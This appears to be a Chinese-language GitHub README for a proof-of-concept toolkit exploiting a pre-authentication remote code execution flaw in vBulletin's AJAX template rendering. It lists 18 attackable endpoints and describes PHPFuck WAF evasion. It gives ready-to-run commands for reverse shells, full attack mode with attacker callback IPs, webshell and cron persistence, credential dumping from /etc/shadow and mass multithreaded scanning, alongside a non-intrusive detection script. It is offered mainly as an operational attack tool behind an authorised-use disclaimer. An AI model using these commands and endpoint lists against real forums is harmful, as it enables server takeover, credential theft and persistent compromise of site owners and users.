 tc4dy/cve-2026-61511-poc-exploit
CVE-2026-61511 – vBulletin 预认证远程代码执行(CVSS 9.8)。影响 5.x/6.x 版本(未修补)。通过端点池、AJAX、PHPFuck WAF 绕过实现多漏洞利用。完整工具包:反弹 Shell、代理、持久化、Webshell、数据库操作、防火墙控制、日志管理、批量扫描。2 个版本:多漏洞利用版与安全检测版。Python 3.8+ 请合理使用,遵守法律。🔒



仅限道德用途 – 经授权的安全测试
本仓库仅为经授权的安全专业人员、蓝队和渗透测试人员提供工具。
未经授权访问计算机系统在 CFAA(美国)、Computer Misuse Act(英国)、TCK 243/244(土耳其)以及全球类似法律下均属违法行为。
CVE‑2026‑61511 是 vBulletin 的 AJAX 模板渲染引擎中的一个 PHP eval() 注入漏洞。
受影响版本:5.0.0 – 5.7.5 和 6.0.0 – 6.2.1。

多个攻击端点 – 该漏洞存在于多个 AJAX 处理程序中:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContent 端点PHPFuck 编码 – 载荷被转换为一系列 PHP 运算符和数字,从而绕过 WAF 过滤器并实现任意 PHP 代码执行。
无需身份认证 – 攻击者可以向任何存在漏洞的端点发送精心构造的 POST 请求,并以 Web 服务器的权限执行系统命令。
影响 – 服务器完全沦陷、数据窃取、后门植入、横向移动和持久化。请升级版本!
| 工具 | 用途 | 目标用户 |
|---|---|---|
exploit.py | 完整工具包,包含反向 shell、持久化、文件操作、数据库导出、防火墙管理、日志管理、端口转发、SSH 密钥部署、网络扫描和批量扫描(多线程)。 | 红队 / 经授权的渗透测试人员 |
safecheck.py | 非侵入式验证工具,在不执行任何恶意载荷的情况下检查漏洞。检测版本、测试所有端点并生成详细报告。 | 蓝队 / 安全审计人员 |
| 功能 | exploit.py | safecheck.py |
|---|---|---|
| 漏洞检测 | [+] | [+] |
| 版本检测 | [+] | [+] |
| 多端点测试(18 个路径) | [+] | [+] |
| 命令执行 | [+] | [-] |
| 反向 shell | [+] | [-] |
| 文件上传/下载 | [+] | [-] |
| 持久化机制 | [+] | [-] |
| Web shell 部署 | [+] | [-] |
| 数据库操作 | [+] | [-] |
| 系统信息收集 | [+] | [+] |
| 防火墙管理 | [+] | [-] |
| 日志管理 | [+] | [-] |
| 端口转发 | [+] | [-] |
| SSH 密钥部署 | [+] | [-] |
| 网络扫描 | [+] | [-] |
| 批量扫描(多线程) | [+] | [-] |
| 代理支持 | [+] | [+] |
| JSON 报告输出 | [+] | [+] |
| 交互式菜单 | [+] | [-] |
| 非侵入式(安全)模式 | [-] | [+] |
| 详细/调试模式 | [+] | [+] |
| 自定义命令执行 | [+] | [-] |
| 多命令串联 | [+] | [-] |
| 远程文件读取 | [+] | [-] |
| 远程文件写入 | [+] | [-] |
| 系统用户管理 | [+] | [-] |
| 防火墙绕过技术 | [+] | [-] |
| WAF 规避(PHPFuck) | [+] | [+] |
| 场景 | 推荐工具 |
|---|---|
| 蓝队 – 验证你的 vBulletin 安装是否存在漏洞 | safecheck.py |
| 安全审计 – 非侵入式漏洞评估 | safecheck.py |
| 红队 – 经授权的渗透测试,包含完整利用 | exploit.py |
| 漏洞赏金 – 负责任披露测试 | safecheck.py |
| 批量扫描 – 检查多个目标是否存在漏洞 | exploit.py(仅检测) |
| 事件响应 – 检查系统是否已被入侵 | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
requirements.txt 内容:
request
urllib3
| 参数 | 描述 |
|---|---|
-t, --target | 目标 URL(例如 http://forum.com/vb) |
--proxy | HTTP 代理(例如 http://127.0.0.1:8080) |
--timeout | 请求超时时间(秒,默认:10) |
--retry | 每个路径的重试次数(默认:3) |
--output | 将详细报告保存到 JSON 文件 |
-v, --verbose | 详细输出 |
-q, --quiet | 静默模式(最少输出) |
--lhost | 利用时必需 – 用于回调的 IP |
--lport | 回调端口(默认:4444) |
--threads | 批量扫描的线程数(默认:5) |
--exploit | 检测后执行利用 |
--full | 完整攻击(所有模块) |
--shell | 启动反向 shell |
--webshell | 安装 webshell(/shell.php) |
--persist | 安装持久化(cron 任务) |
--dump | 导出数据库 |
--dump-creds | 导出凭据(/etc/passwd、/etc/shadow) |
--interactive | 验证成功后进入交互式菜单 |
| # | 场景 | 命令 |
|---|---|---|
| 1 | 快速漏洞检查 | python safecheck.py -t http://target.com/vb |
| 2 | 带报告的详细扫描 | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | 反向 shell | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | 完整攻击(所有模块) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | 从文件批量扫描 | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | 交互式菜单模式 | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | 端点 |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |
本软件仅供教育目的和授权的安全测试使用。







